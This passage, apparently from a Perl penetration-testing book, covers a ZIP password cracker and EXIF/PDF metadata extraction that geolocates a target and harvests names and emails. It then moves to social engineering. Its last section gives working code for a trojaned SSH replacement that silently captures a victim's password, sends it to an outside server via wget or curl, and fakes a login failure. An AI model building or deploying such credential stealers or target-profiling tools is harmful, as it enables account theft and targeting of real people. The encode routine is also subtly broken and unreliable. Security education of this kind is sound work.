foreach my $member_name ($zip->memberNames){
  # print "MEMBER NAME: ",$member_name,"\n";
  my $member = $zip->memberNamed($member_name);
  next if $member->isDirectory;
  $member->password($passwd);
  if($member->contents eq ""){ # wrong password
   return; # quietly
  }else{
   print "\nPassword found [ ",$passwd," ] \n";
```

```
    print "Extracting contents to, ",$dir,"\n";
    unzip($passwd);
  }
}
return;
}
```

The preceding `crack($)` subroutine tries the first file in the encrypted archive with the password passed to it from the WRDS file stream. If the `contents` method returns nothing, `""`,we know we have the wrong password and simply return. If it does not return an empty string, however, we will display the found password and then call the `unzip($)` subroutine with the password:

```
sub unzip($){
foreach my $member_name ($zip->memberNames){
  my $passwd = shift;
  my $member = $zip->memberNamed($member_name);
  $member->password($passwd);
  $member->extractToFileNamed($dir.$member_name);
}
print "Extraction complete\n";
exit;
}
```

The `unzip($)` subroutine is quite simple. This loops over the contents of the encrypted zipped archive and extracts it to the `$dir` directory we defined earlier in the program.

Now, let's run this simple program against our new ZIP file, `backup.zip`, using our word-list file, `words.txt`:

```
root@wnld960:~#perl zipcracker.pl backup.zip words.txt
Password not in dictionary file.
root@wnld960:~#perl zipcracker.pl backup.zip words.txt

Password found [ password123A ]
Extracting contents to, ./output/
Extraction complete
root@wnld960:~#
```

The first time we ran the program, we used a dictionary file that did not have the correct password to test the desired result.

Summary

This chapter took us on a journey through cracking hashes and passwords that ranged from simple to complex. It is much more common now for novice web developers to not store plain text passwords, Wi-Fi networks to be encrypted, and archives to also be password protected. This skill to crack password hashes and encryption is absolutely vital to add to any penetration testing arsenal.

In the next chapter, we will look at how to find even more intelligence from files we may have scraped from any public-facing server, including metadata.

Chapter 10. Metadata Forensics

Forensic data can be thought of as data and clues that tell us things about the past. For instance, metadata from images or other files can tell us a lot about how that file was created and by whom. Logs of logins, users, and even credential data on compromised servers can be used against our target from many different angles. In this chapter, we will be designing a Perl program that can be used during a penetration test for searching through the metadata of files found on the public web servers of our victim target.

Metadata and Exif

Metadata is data about a file or an organized collection of data. Data mining and information gathering can be extended into analyzing simple **Exchangeable Image Formatted** (**Exif**) images to obtain metadata contained within them. Metadata can offer personal information about our target from images, PDF files, Microsoft Office files, and more. The types of metadata that can be extracted include GPS coordinates, names, and other clues to be used against our target.

Metadata extractor

We will be designing a Perl program to extract metadata in which we will be using a new Perl module, `Image::ExifTool`. We will also be using the `LWP::UserAgent Perl` module to convert GPS coordinates into detailed location information using Google's GPS API. Let's jump right in and analyze the code in sections. After this, we will run the code listed next using a few files found on our client target's web server:

```perl
#!/usr/bin/perl -w
use strict;
use Image::ExifTool qw(:Public);
use LWP::UserAgent;
my $usage = "Usage: ./mdextract <file name>";
my $file = shift or die $usage;
my $exifTool = new Image::ExifTool;
my $info = $exifTool->ImageInfo($file);
my $group = ""; # which group to get data from
my $gpsCheck = ""; # should we resolve location data?
sub convertGPS($); # prototype GPS info
```

In this beginning code, we set up a few global values to use with our metadata extraction application. We define a `$usage` dialog in case a filename is not passed via the command line, and we create a new `Exif::ImageTool` object, `$exifTool`. We call the `imageInfo()` method on the new object to instantiate a `$info` object. Finally, we use a Boolean to see whether or not we need to create detailed location data using GPS coordinates, and we prototype the subroutine `convertGPS()` to do this. Now let's take a look at the workflow of our application:

```perl
foreach my $tag ($exifTool->GetFoundTags("group0")){
if($group ne $exifTool->GetGroup($tag)){
  $group = $exifTool->GetGroup($tag);
  print "\n","-"x4," ",$group," ","-"x4,"\n";
}
my $v = $info->{$tag};
if (ref $v eq 'SCALAR'){
  if($$v =~ /^Binary data/){
   $v = "($$v)";
  }else{
   my $len = length($$v);
   $v = "(Binary data $len bytes)";
  }
}
print $exifTool->GetDescription($tag),": ",$v,"\n";
if($exifTool->GetDescription($tag) eq "GPS Position"){
  $gpsCheck = convertGPS($v);
}
}
```

The workflow of the preceding application body starts by passing the `group0` string to the `getFoundTags()` method of the `$exifTool` object. For each tag found, we assign it to the `$tag` local variable. Since we initialized `$group` as null, it will print the value returned by the `getGroup()` method of the `$exifTool` object. In the following lines, we pass `$tag` into the `info` method of the `$info` object and create a pointer `$v` to that data. We check the

type of the reference by using the `ref` Perl operator. If it returns a scalar, we then check whether or not it contains binary data.

Next, we use the `$exifTool` object and call the `GetDescription()` method by passing `$tag` into it, and print its value. If the description contains the string's GPS position, then we can call our only subroutine to display the detailed location information, `convertGPS()`, and pass to it the description. Now let's take a look at the `convertGPS()` subroutine:

```perl
sub convertGPS($){ # convert from Deg,Min,Sec to Dec
my $ua = LWP::UserAgent->new;
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
print "\n","-"x4," Geographic data ","-"x4,"\n";
my $gps = shift; # actual conversion to decimal
my $gpsc; # convert GPS string
my @xml; # store geographic data
if($gps =~ m/([0-9]+).* ([0-9]+)' ([0-9]+.?[0-9]+?).*, ([0-9]+).* ([0-9]+)'
([0-9]+.?[0-9]+?)"/){
  $gpsc .= int($1) + (int($2)/60) + ($3/3600).",-";
  $gpsc .= int($4) + (int($5)/60) + ($6/3600);
}
print "Converted GPS: ",$gpsc,"\n"; # grab from Google API (free):
my $res = $ua->get("http://maps.googleapis.com/maps/api/geocode/xml?
latlng=".$gpsc."&sensor=true");
foreach my $xml (split(/\015?\012/,$res->content())){
  last if($xml =~ m/<\/result>/); # just the first section
  $xml =~ s/<\/?[^>]+>//g; # remove the XML tags
  $xml =~ s/^\s+//; # use grep for uniqueness:
  push(@xml,$xml) if(!grep(/$xml/,@xml));
}
foreach(@xml){
  print $_,"\n" if($_ ne "");
}
return; # leave subroutine;
}
```

In the preceding `convertGPS()` subroutine, we first need to parse out the GPS coordinates from the only argument, as `$gps`. Since the metadata uses the *degrees, minutes, seconds* format to store the GPS coordinates, we will need to convert the degrees format into a decimal format for Google's API. We create `$gpsc` to hold our converted GPS string. This is done by using regular expressions. The stored GPS coordinates' standard in metadata looks similar to the following line of code:

```
40 deg 26' 19.00" N, 79 deg 59' 27.00" W
```

We need to convert it from the degrees, minutes, seconds format into simple decimal degrees, such as the following:

```
40.438611, -79.990833
```

We use the following regular expressions to first parse out the values of the degrees, minutes, and seconds as `$1`, `$2`, `$3`, `$4`, `$5`, `$6` using back-referencing:

```
([0-9]+).* ([0-9]+)' ([0-9]+.?[0-9]+?).*, ([0-9]+).* ([0-9]+)' ([0-9]+.?[0-
9]+?)"
```

Take a look at the following formula:

```
degrees + minutes/60 + seconds/3600
```

We will use this on each set, and prepend a minus sign to the negative coordinates. The next line prints the converted GPS coordinates' values of `$gpsc` and interpolates the string into the Google URL to their API. We then call the API using our familiar `$ua` `LWP::UserAgent` object. For each `split()` returned line, we parse out the XML using a regular expression, and if it does not already exist in the `@xml` list, we place the string into it.

Finally, for each string in `@xml`, we print the line and return from the subroutine. Let's take a look at some example output from our new program when we pass an image file to it.

Extracting metadata from images

Images can produce a lot of information from the camera type. This data can include the mobile device used to take the image, which potentially can be intrinsic to a carrier. It can also include GPS coordinates, which when run against enough images, can produce an approximation map to local areas of interest, residence, and offices of our target, editing software and operating system types, which can lead us to test the remote exploits and do much more. Let's go ahead and run this against the main image located on the following page of our target:

Running our code against the image found on the target client page, as shown in the previous screenshot, produces the following (trimmed) output:

```
root@wnld960:~ # perl mdextract.pl images/blizzy_and_son.jpg

—- ExifTool —-
ExifTool Version Number: 9.60
```

```
–- File –-
File Name: blizzy_and_son.jpg
Exif Byte Order: Big-endian (Motorola, MM)

–- EXIF –-
Make: BlackBerry
Camera Model Name: BlackBerry Z30
Software: Adobe Photoshop CS5 Windows

–- EXIF –-
GPS Latitude Ref: North
GPS Latitude: 40 deg 26' 19.00"
GPS Longitude Ref: West
GPS Longitude: 79 deg 59' 27.00"

–- File –-
Current IPTC Digest: 4e57ac465029c834ad7bfeb1aad4e8df

–- Photoshop –-
IPTC Digest: 4e57ac465029c834ad7bfeb1aad4e8df

–- XMP –-
XMP Toolkit: Adobe XMP Core 5.0-c060 61.134777, 2010/02/12-17:32:00
Create Date: 2014:08:05 11:44:21-04:00
History Software Agent: Adobe Photoshop CS5 Windows

–- ICC_Profile –-
Profile CMM Type: Lino

–- Geographic data –-
Converted GPS: 40.4386111111111,-79.9908333333333
street_address
1000 Fifth Avenue, Company Name, Pittsburgh, PA 15219, USA
Allegheny County
administrative_area_level_2
Pennsylvania
administrative_area_level_1
United States
country
postal_code
40.4386542
-79.9907791
ROOFTOP
40.4373052
-79.9921281
40.4400032
-79.9894301
root@wnld960:~ #
```

As we can see from the preceding (trimmed) output, we were able to glean a very good amount of information on our target, including detailed location information, operating system and software, and the mobile device used to capture the image, all of which can be useful when testing known exploits within the target's network, and also to strengthen our social engineering attempts. Let's run this on yet another image found on the client target's public web server, as shown in the following screenshot:

When we run our code using the image on the front page, as shown in the preceding screenshot, we are presented with data different from that shown in the previous screenshot, as shown in the program's (trimmed) output next:

```
root@80211:~# perl exif.pl image.jpg

-- ExifTool --
ExifTool Version Number: 9.70

-- File --
File Name: image.jpg

-- EXIF --
Make: BlackBerry
Camera Model Name: BlackBerry Z30
Orientation: Horizontal (normal)
X Resolution: 72
Y Resolution: 72
Resolution Unit: inches
Software: BlackBerry 10.2.1.3289
Y Cb Cr Positioning: Centered

-- EXIF --
Date/Time Original: 2014:10:04 23:30:08
Create Date: 2014:10:04 23:30:08

-- EXIF --
Flashpix Version: 0100
```

```
GPS Latitude Ref: North
GPS Latitude: 40 deg 35' 35.00"
GPS Longitude Ref: West
GPS Longitude: -79 deg 56' 55.08"

Aperture: 2.2
GPS Latitude: 40 deg 35' 35.00" N
GPS Longitude: -79 deg 56' 55.08" W
GPS Position: 40 deg 35' 35.00" N, 79 deg 56' 55.08" W

-- Geographic data --
Converted GPS: 40.593249, -79.948634
OK
street_address
4707 William Flinn Hwy, Allison Park, PA 15101, USA
Hampton Township
locality
administrative_area_level_3
Allegheny County
administrative_area_level_2
Pennsylvania
administrative_area_level_1
United States
country
34.
root@80211:~#
```

Here, we see a completely new address, which we can add to our list, and an OS type used on the camera, which is a Blackberry Z30 cellular phone. When we plug the converted GPS coordinates into the Google Maps web application, we can see approximately where the image was taken, as shown in the following screenshot:

As we have learned during the course of this book, any data gleaned, no matter how small, can be used against the client target during the penetration test. For instance, spoofing e-mails, which we will learn about in Chapter 11, *Social Engineering with Perl*, from the

neighborhood or the local government (local relative to the address shown in the preceding program output and the Google Maps screenshot) to the client target may be enough to entice the victim into clicking on a malicious link that we can craft using the Metasploit framework for remote exploitation.

In the next subsection, we will run our new program while passing a PDF file to it to extract some more personal information about our target.

Extracting metadata from PDF files

Let's run our new application with the PDF file that is listed as a link below the banner image on the site and check the results. This PDF is just an installation guide, but can produce some of the same, if not more, metadata from our target:

```
root@wnld960:~ # perl mdextract.pl pdf/pmf_signed.pdf

–- ExifTool –-
ExifTool Version Number: 9.60

–- File –-
File Name: pmf_signed.pdf

–- PDF –-
Arduino - Blizzard Box: http://weaknetlabs.com/secret/29837498237489070-
834792453-239847.schematic.pdf
Author: Douglas Berdeaux
Create Date: 2014:08:19 10:58:08-04:00
Creator: Microsoft® Word 2013
Keywords: Debian, Etch;, Phone, Phreaking;, ProjectMF;, Phreak;, BlueBox;,
2600;, Hacking
Schematic: http://weaknetlabs.com/secret/29837498237489070-834792453-
239847.schematic.pdf
Subject: Douglas Berdeaux (weaknetlabs@gmail.com
Title: ProjectMF Installation Guide - Debian Etch

–- XMP –-
Creator: Douglas Berdeaux
Title: ProjectMF Installation Guide - Debian Etch
Description: Douglas Berdeaux (weaknetlabs@gmail.com
Subject: Debian Etch, Phone Phreaking, ProjectMF, Phreak, BlueBox, 2600,
Hacking
Rights: GNU (c) Redistributable under authors original work.
Metadata Date: 2014:08:19 11:23:59-04:00
Producer: Microsoft® Word 2013
Keywords: Debian Etch; Phone Phreaking; ProjectMF; Phreak; BlueBox; 2600;
Hacking
Document ID: uuid:34d513ef-bb2e-4eac-9d52-9e9a103fe582
Instance ID: uuid:825251b7-cbcb-4f79-8846-6e33f0d2ef0a
Web Statement: http://weaknetlabs.com
Authors Position: Founder - WeakNet Laboratories
Caption Writer: Secretary - secretaryweaknetlabs@gmail.com
Schematic: http://weaknetlabs.com/secret/29837498237489070-834792453-
239847.schematic.pdf
Arduino 0020-0020 Blizzard 0020 Box:
http://weaknetlabs.com/secret/29837498237489070-834792453-
239847.schematic.pdf

–- PDF –-
Page Count: 8
root@wnld960:~ #
```

Here, we have a lot more information than we get from our image, but both together

provide us with enough ammunition to launch social engineering, remote exploits, or even both together. The (trimmed) PDF metadata that we extracted earlier provided us with two new e-mail addresses, surnames, and even links.

Our application can be used on more than just images and PDF documents. In fact, we can even use it on Microsoft Office Word documents, plain text files, music files, presentation documents and slideshows, video files, and much more.

Summary

The intelligence-gathering process can usually make or break a successful penetration test. With this in mind, it's easy to see how important it is to not overlook simple metadata forensics while testing. Forensic metadata extraction can help us reach beyond public-facing images or other files. For instance, if we have found a successful SQL injection or a LFI vulnerability, and successfully leverage that exploit to read the general system message log, for example, `/var/log/messages`, we can use a simple regular expression to compile a statistical geolocation map of IP addresses that upload files to the web server. As previously stated, this data can then be used in a social engineering attack, and this is exactly what we will be learning about in our next chapter.

Chapter 11. Social Engineering with Perl

Social engineering is an act of pretending or pretexting to be someone to influence a client victim into trusting you enough to elicit corporate or personal information, and even to lower security clearance. This type of attack relies on the fact that the human factor in any security protocol can often be the weakest link and is quite often a physical penetration-testing vector. In this chapter, we use Perl to enhance this type of attack by automating the processes that were once done by hand and took precious time during the penetration test. This includes the following topics:

- Combining our gathered information with the manipulation of web pages found on compromised web servers
- Cloning web pages for phishing attacks in our man-in-the middle attack, which we covered in [Chapter 4](), *IEEE 802.3 Wired Network Manipulation with Perl*
- Spoofing e-mails to the client target's employees
- Creating viruses to log data that can be installed by the target or called via manipulated web pages on a compromised web server

Also, with the power of Perl and regular expressions, we can avoid our own human errors while performing such tasks, making our attacks more believable.

Psychology

Human psychology and the human nature of will, sympathy, empathy, and the most commonly exploited nature of curiosity are all weaknesses that a successful social engineer can use to elicit private information. Some institutions and most large-scale client targets for penetration testing are slowly becoming aware of this type of attack and are employing practices to mitigate these attacks. However, just as we can sharpen our weapons to clear through defense, we can also sharpen our social engineering skills by investing our efforts in the initial OSINT, profiling and gathering information, which we have already done throughout the course of this book.

Perl Linux/Unix viruses

One way we can obtain login credentials is by masquerading malicious software as legitimate authentication software. For instance, during a post-exploitation examination on a rooted target client system, we can replace the binary for the SSH application with a simple Perl script of our own, which sends the login credentials to our malicious server before actually making an SSH connection. A few Perl modules exist that can handle SSH connections, but when used on compromised systems, they are not as efficient as simply gathering credential data and calling the native SSH application directly. They can take lengthy installs, use many dependencies, and even produce unwanted output, which can give our presence away to the target victim.

Now let's take a look at how we can gather credential information from SSH, save it to a public-facing place, and even replicate it on systems that allow the user root to SSH to them. As usual, we will break the code into sections, and a lot of it should already be familiar as we have done some of it in previous chapters throughout the course of this book:

```perl
#!/usr/bin/perl -w
use strict;
sub getSSH(@); # args passwd to ssh
sub encode(@); # return encoded strings
sub getPass();
my $user = ""; # gather username
my $host = ""; # gather hostname
my $passwd = ""; # get password
my @sshArgs = "";
my $prot = ""; # how to make the web call?
my $hostType = 0; # 0 for -l user hostname.site, 1 for user@hostname.site
```

The preceding code snippet defines global variables and prototypes subroutines that our program will use through the workflow of our application.

```perl
foreach("wget","fetch","curl"){
chomp(my $cmd = `which $_`);
if($cmd ne ""){
  $prot = $cmd; # get full path here
  $prot .= " -O /dev/null" if($_ eq "wget");  # more stealthier options can
go here
  $prot .= " -o /dev/null" if($_ eq "fetch"); # same (curl doesn't save a
file)
  last;
} # all three have similar syntax
}
```

This `foreach()` loop gathers information about our host. Many systems are specifically designed for clients, and this includes mass-produced systems and operating system software. We use the previous code to find a suitable host program to make a simple HTTP call that will cut down on the Perl dependencies for our code.

```perl
# workflow:
my $ssh  = getSSH(@ARGV);
sleep(rand(3));
```

```
if($host ne '' && $user ne ''){
getPass(); # iff we have a user and host
my $cmd = $prot." http://lab.weaknetlabs.com:180/ssh.php?
ssh=".encode($user."_".$passwd)." >/dev/null 2>&1";
system($cmd);
system($cmd);
print "Permission denied, please try again.\n";
system("ssh_backup $ssh"); # act as if the victim mistyped the passwd
} # make the web call to our server (hardcode here)
```

The previous code is the actual workflow of our application. The `sleep` function is added to make the feel of using it more authentic to the victim. We don't actually ask for a password until we are certain that we have a username and hostname. Then, we concatenate both with an underscore and make a simple web call to our web server. This will then put the GET request parameters into our `/etc/lighttpd/access.log` file.

```
sub getSSH(@){ # encode and steal the session data
@sshArgs = @_; # gather all arguments
my $ssh = "";
for(my $i=0;$i<=$#sshArgs;$i++){ # determine username and host
  if($sshArgs[$i] =~ m/-l/ && $sshArgs[$i+1] ne ''){
   $user = $sshArgs[$i+1];
  }elsif($sshArgs[$i] =~ m/([^@]+)@(.*)/){
   $hostType = 1; # we have an @
   $user = $1;
   $host = $2;
  }elsif($sshArgs[$i] =~ m/[^.]+.[a-z]{2,4}$/){
   $host = $sshArgs[$i];
  }
  $ssh .= $sshArgs[$i] . " ";
}
return $ssh;
}
```

The preceding `getSSH()` subroutine is what we use to parse the arguments the victim would normally pass to the SSH application.

```
sub getPass(){ # get the password
system("stty -echo"); # minus echo
print $user,"@",$host,"'s password: " if($hostType);
print "Password for ",$user,"@",$host,": " if(!$hostType);
chomp($passwd = <STDIN>);
system("stty echo"); # turn it back on
print "\n";
}
```

Our `getPass()` subroutine simply turns off echo to STDOUT after asking for a password from the user, similar to SSH. Once we gather the password, we return from the subroutine after turning the echo back to STDOUT.

```
sub encode(@){ # encode to send
my $string = ""; # init string to return
foreach my $wrd (@_){
  $string .= $hashMap{$_} foreach(split(//,$wrd));
  $string .= '%20'; # break up
}
return $string;
```

```
}
```

Finally, the encode function that simply returns URL-encoded strings can be viewed in the previous code. This subroutine uses the `unpack()` function that was introduced in [Chapter 4](#), *IEEE 802.3 Wired Network Manipulation with Perl*. This will use the `H*` template to return the hexadecimal value of each character in `$wrd` and append it to the `$string` string. To add any other variables, including the remote hostname, or even the entire set of arguments the victim passes to SSH, we simply encode them with the `encode()` subroutine and pass them along with the GET request to our lighttpd server.
